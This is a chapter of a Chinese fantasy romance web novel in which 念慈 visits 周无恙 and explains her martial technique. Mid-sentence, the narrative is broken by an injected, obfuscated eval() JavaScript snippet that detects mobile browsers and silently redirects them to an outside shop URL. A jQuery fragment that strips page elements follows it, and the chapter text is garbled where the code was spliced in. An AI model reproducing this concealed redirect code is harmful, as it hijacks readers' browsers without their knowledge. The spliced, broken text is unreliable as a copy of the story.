文趣网 > 其他小说 > 和宿敌颠鸾倒凤后 > 12. 第十二次新生
    十五很快到了。

    又一个月圆之夜。

    左兆没有出现在鸭蛋沟,提前一天就进了黑山修炼。

    他练的霸体会在这一天筋骨崩裂,转为另一种修行形态,身体内的血气会暴涨,血气又与欲.望情绪有关,被激发到极点就会丧失人类驯化后的理智,回归到一种山野劣兽的状态。

    少不了有冲撞毁坏沟里建筑的行为。

    为了避免被村里阿奶追杀,左兆都会提前进到黑山里。

    自从鸭蛋沟收养了三个孩子,有意识的就会在圆月之夜停止去往黑山的活动,念慈也停了训练,为了双方的安全,不得进山。

    念慈过的这几日简直是在地狱摸爬滚打。

    她从没有过这么累的时候,她学习之法向来走的是循序渐进的路子,如今点一把猛火,烧在屁股后面追,她能快速进步,没叫阿奶们失望,还都夸她说学得很快,是仰仗她之前踏实的基础。

    好好歇一歇。念慈躺在床上赖着没起,睡个懒觉。

    詹阿奶是个很宠孩子的阿奶,知道念慈累了,要睡到日上三竿,但她这人又无法接受孩子不吃早餐的习惯,敲了门,走进来,把一碗鸡蛋羹放在念慈床头,叫念慈吃完再睡。

    见念慈乖乖吃完早餐再睡,詹阿奶才出门去田坎,把地里最后一点萝卜收了拿去市廛上卖,再看看油菜花开得如何,要不要施点发酵的潲水。

    雒近鹤敲开念慈家的门,詹阿奶不在,只能听见厢房内有一个平浅的呼吸声。

    门口站了头骡子,背上披着一套鞍辔,晃眼过去,栩栩如生像头真的骡子,实则不然,眼珠是棕色琉璃石,骨骼是铜铁,皮毛是特殊灵性植物纺织出的布料。

    这是官署衙门用来给乡间村民传话的密器。

    骡子开始讲人话,熟悉气短的声音:“雒兄,就是这里?”

    雒近鹤点头,没说话。等着骡子自己把念慈吵醒。

    骡子踢踏着粗蹄,走动观察,他仿佛没来过这乡野地方,很好奇,四处闻嗅。

    骡子脑袋在转到两颗石榴树挂着晾衣绳上,视线有轻扫到桃红兜衣,素白底袴和天水碧色泽的内衫时,骡子脑袋就挨了一巴掌。

    雒近鹤没说话,眼瞳冒着恶鬼幽暗的光,冷冰冰问:“你刚才看什么呢。”

    周无恙咳嗽,很不好意思:“没看什么啊,什么都没看到。话说,我们就这样贸然进到妹子闺房,这对吗?会不会有些粗鲁?”

    雒近鹤:“那你现在滚出去吧。”

    周无恙踢了两下蹄,骡子用鼻子喘粗气。

    念慈醒了,已经听见屋内的人声,有两个人在讲话,揉着眼,念慈披了件墨绿绸褙子,坐起来愣神半天。

    训练过后,她五感灵识加强很多。即便隔着一堵墙,也能察觉到阿奶不在家,琢磨出另外两个人的人形形状,念慈打开五斗柜的一栏抽屉,拿了些钱,想去镇上买点去第二武院的用品。

    第二武院距离牧田镇万里遥远,没有出行密器加持。武者单靠双腿得行路一年不止,更别提路过一些州府的神秘地界,还有山匪和高级变异灵性生物的杀机。

    世家倒是无须在意,有的是堆砌灵石造出来的飞行密器,云海仙舟,青天白鹭车之类,一时辰就能行千里遥远。而且世家都是围绕镐京城扎堆,去一趟镐京城和去隔壁州府没区别。

    偏远州的百姓和学子想要拜访亲戚,去到其他州府,只能乘坐遍布镐京城的车同轨。

    那也是密器大师研制出的通行器械,靠灵石驱动,在地上铺设铜铁轨道,一辆辆载满人,货物,灵性生物的铁皮车,就可以在各家州府间游行。

    普通人想坐,去本省府会的城池,出灵石就能买到车票。

    左兆,雒近鹤都没说什么时候去武院,这两心大,丝毫不关心。念慈心细,她很喜欢把事情、时间提前规划好。

    趁着没被阿奶们调教,去镇上牙行打听一下车同轨的价钱。

    再给借着花红钱,提前给自己买几身带去武院的新衣裳,还有物色阿奶的生辰礼物,她去了镐京城,今年肯定不能给阿奶准备上礼物。

    念慈打开门,雒近鹤毫不意外站在外面,但他一盯念慈,莫名其妙伸手把骡子眼睛一遮。

    骡子丶周无恙问:“雒兄,这是做嘛?”

    雒近鹤手指在锁骨间,轻佻一滑,睨一眼念慈暗示。念慈低头一望,她嫌热,穿的褙子加小衫,小衫带子突然断掉了,露出她一截锁骨下方。

    念慈红了脸,闪身进了门,后换了件交领出来。

    -

    周无恙来找念慈去他家,同为新生者,在去到第二武院前交流一番也好。

    即为同乡,在外自然得互帮互助。更重要的是周无恙想请教念慈在擂台上击败他那一招,隔山打牛。

    第二武院浩大广袤,乡野人可能不懂,以为第二武院最多是个超大型学院,其实不然,第二武院是一座城中城。

    外城浩淼,为镐京,内城即为武者居住的第二武院,那里人际复杂,每隔十人就有一变异五次的中级武者,每隔百人就能找出一个龙虎境界,而千米高空上,还悬挂着一座压住第二武院的阴影——第一武院。

    第一武院是空中城。

    周无恙儿时在那空中城待过一段时间,此番再次新生,去到第二武院,还是想再次登上第一武院看看。他第二次新生完毕,现在立即要冲刺第三次新生,很想提前预知念慈那招隔山打牛的威力。

    九牛,大概是九千斤,那一拳一掌,周无恙不敢想。

    念慈和雒近鹤骑着骡子去往牧田镇,雒近鹤坐在念慈后面,掌着缰绳。两人没了左兆,刚才就为谁坐骡子,谁走路的事,都表现出一股当仁不让,差点打起架来。

    后面还是念慈耍赖皮,先一步跨上骡子,坐在皮鞍上,朝雒近鹤做鬼脸。

    雒近鹤又不是左兆,他脸皮厚,念慈坐上马鞍不要紧,他紧跟其后,还把缰绳拉住,掌握住了骡子的笼头。

    二人坐在骡子上吵起来。

    “下去。”

    “不下。”

    “你要不要脸。”

    “我压根没脸,你又不是不知道。”雒近鹤说的是实话。

    “混蛋。无赖。你偷奸耍滑,不守诚信。可恶小人!”

    “再骂把你丢去冰湖喂大黑鱼。”

    “………”

    二人在周无恙头顶打架,周无恙赶紧托着二人到他家,路上劝得很无奈。-

    要请教人,得备上好礼好茶。但乡野里长大的几个叼毛,有粗鲁蛮横的气性,像花钱养着的骄兵,不能一次性给足重礼,给太多,一来是把骄兵的胃口容易养大,二来是喂饱了骡子不愁吃穿就没拿捏的地方,容易造反弑主。

    和养畜牲是一个道理。

    最好是慢慢来,满足它的欲/望,但不能让它不饥饿,吃了上顿还得等下顿,抓住畜牲的胃。

    周无恙虚咳了两下,抚弄疼痛的胸膛,面色苍白地喘了几口气,缓了过来。

    念慈喝了一口苦涩的茶,放在一边。

    她真品不来这玩意儿。反观坐在静室另一旁的雒近鹤,有模有样地品起茗。

    周无恙不拐弯抹角,直接告诉念慈他想要知晓的内容,奉送上一盘灵石和一只空间密器——须弥囊。

    周无恙以为念慈没见过能在大乾王朝,开辟一方域外空间的密器,能轻松凭借须弥囊抓住念慈的眼,殊不知念慈早就在刘阿奶手上见识过。

    能装三间屋子的货物,念慈还是心动。

    又不花钱,只是透露一点信息,念慈不藏私,想着透给周无恙,做个人情也行,倘若藏着掖着,也不好在牧田镇

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17585583|205239||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    得罪一方县丞豪强,她家阿奶还住这地方。

    念慈看了雒近鹤一眼,雒近鹤哼一声,还怕他偷学,他摘了抹额,爆出体积都不只九十牛。

    见雒近鹤在庭院外踱步逗周无恙养的灵性动物,念慈才神秘兮兮地问:“请问周哥哥劲道二字,你如何理解?”

    周无恙:“劲道是力道的演化。凡有力就有劲,劲可以痴缠,可以弱胜刚强,可缓可快,可……”

    念慈叫周无恙赶紧打住:公子搁这,跟她掉书袋。

    念慈直白讲:“周哥哥可有夜间冥想参悟过劲道?”

    周无恙困惑:“那直接就能使出,还需要参悟吗?”

    念慈沉默了,“那周哥哥修什么功法?”

    “我修的无忌经,阴寿掌,罗刹枯手……”

    念慈又叫周无恙打住,周无恙摸摸鼻子,他修的功法的确偏阴,比起一招隔山打牛这种纯重量的打法的确不够看,像花拳绣腿一样。念慈直说她理解的力道就是万物的相互作用,有些掌法,打人错力还会被刚强之物反伤弹走,这不就印证了力道是万物关联的相互。劲道就是精细的力,去粘合,去控制那些万物的关系。比如那天的隔山打牛。

    念慈难得嗤笑了一下,不觉地自傲,说道:

    她使出那一掌,其实并不是真正的隔山打牛。她二人之间哪来的山横在中间拦着。只有空气。她只是借助气海里发散的元气,由身体向外扩散出气流,影响了空中之气,才把周无恙震下擂台。

    而且真正的隔山打牛,不应该是隔着一座山才能打死那头牛。

    既然能隔着一座山,打死一头牛,那为什么不能用气海里的气借一山之力打出重量。

    周无恙懵了:“妹子这是何意?”

    念慈继续解释:前面说了武者的劲道是能将万物联系起来,巨灵族武者能出拳使出全身重量,调动全身,那劲道里的元气都能穿过一座山头,为什么不能把山头里的元气粘合在一起,压向那一牛。一山之力不就被借用出来了吗?

    “山还有元气。”“不然呢?”念慈也学左兆问话,“没元气,黑山里的灵性生物是怎样长出来?抚灵师不就说过万事万物都有元气,生物都有灵性?”

    周无恙沉默,托着脸消化了一会儿,念慈以为他不能理解,当即给他显示自己是利用万物里的元气控劲。

    “可以碎吗?”念慈指着喝茶那大理石桌案。

    周无恙沉默点头,念慈绵绵一掌把桌子拍碎,成了齑粉。

    “你看我就把这桌子的气打碎了。”厉害吧。

    念慈笑,很想学雒近鹤那么踹手,装一波大的,但是考虑到木秀于林,风必摧之。

    倘若今天她是周无恙的强敌,不能笼络,周无恙必定不会放她离去,县丞之子会想尽办法将她除了去。但念慈现在装傻充愣,变现为一憨傻乡土妹子。

    缺点多多,又笨又穷又天真。

    这般对周无恙无害,周无恙还会起更多想要笼络她的心思。

    阿奶说:对自己暂时抵抗不了的世家上级,人一定要展露缺点的,要主动把自己的缺点递交给上级。

    周无恙体悟过来,倒吸一口气,他曾经竟是一点都没有对劲道加入自己的思考。

    山野小村里的女郎,竟有几把刷子,不愧是率先晋升三次变异的天才。

    ——这可能是她的冰山一角。我必须得警惕对待她。

    周无恙想,转头问念慈:“妹子,你告诉周哥哥,你有伴了吗?”

    “啊?”念慈脸红,害羞得不行。

    眼眸水汪汪地躲闪,粉颊飞霞,看得周无恙竟然觉得念慈有几分灵秀之意。

    “妹子不回答。那就是有了人选。”周无恙想到雒近鹤和念慈同骑一头骡子,“是雒近鹤对吗?还是左兆?还是已经定下两人了?”